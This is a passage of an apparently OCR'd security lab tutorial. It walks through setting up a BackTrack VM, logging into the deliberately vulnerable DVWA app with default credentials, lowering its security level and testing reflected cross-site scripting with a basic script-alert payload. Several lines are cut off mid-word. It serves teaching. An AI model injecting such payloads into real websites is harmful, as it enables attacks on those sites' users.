
- 

3. Edit Network Adapter
    - **Instructions:**
        1. Highlight Network Adapter
        2. Select Bridged
        3. Click on the OK Button.


- 

Section 5: Login to BackTrack


1. Start BackTrack VM Instance
    - **Instructions:**
        1. Start Up VMWare Player
        2. Select BackTrack5R1
        3. Play virtual machine

- 

2. Login to BackTrack
    - **Instructions:**
        1. Login: root
        2. Password: toor or <whatever you changed it to>.

- 

3. Bring up the GNOME
    - **Instructions:**
        1. Type startx


- 

Section 6: Open Console Terminal and Retrieve IP Address

1. Open a console terminal
    - **Instructions:**
        1. Click on the console terminal

- 

2. Get IP Address
   - **Instructions:**
     1. ifconfig -a
   - **Notes(FYI):**
     - As indicated below, my IP address is **192.168.1.119**.
     - Please record your IP address.

- 

Section 7: Login to DVWA

1. Start Firefox
   - **Instructions:**
     1. Click on Firefox


- 

2. Login to DVWA
    - **Instructions:**
        1. Place http://**192.168.1.118**/dvwa/login.php in the address b
            - Replace 192.168.1.118 with the IP address of the DVWA
        2. Login: admin
        3. Password: password
        4. Click on Login

- 


Section 8: Set Security Level

1. Set DVWA Security Level
    - **Instructions:**
        1. Click on DVWA Security, in the left hand menu.
        2. Select "low"
        3. Click Submit


- 

Section 9: Basic Reflexive Attack


1. Basic Design Test
   - **Instructions:**
     1. Click on XSS reflected
     2. Input **Your Name** into the textbox
     3. Click the Submit Button
     4. Notice that the name that you provided in the textbox is d
   - **Note(FYI):**
     1. At first glance, the application is working as designed to

- 

2. Test webpage for Basic Cross Site Script (XSS) Injection
   - **Instructions:**
     1. Click on XSS reflected
     2. In the "What's your name?" place the following string
        - **<script>alert("Hello")</script>**
     3. Click the Submit Button

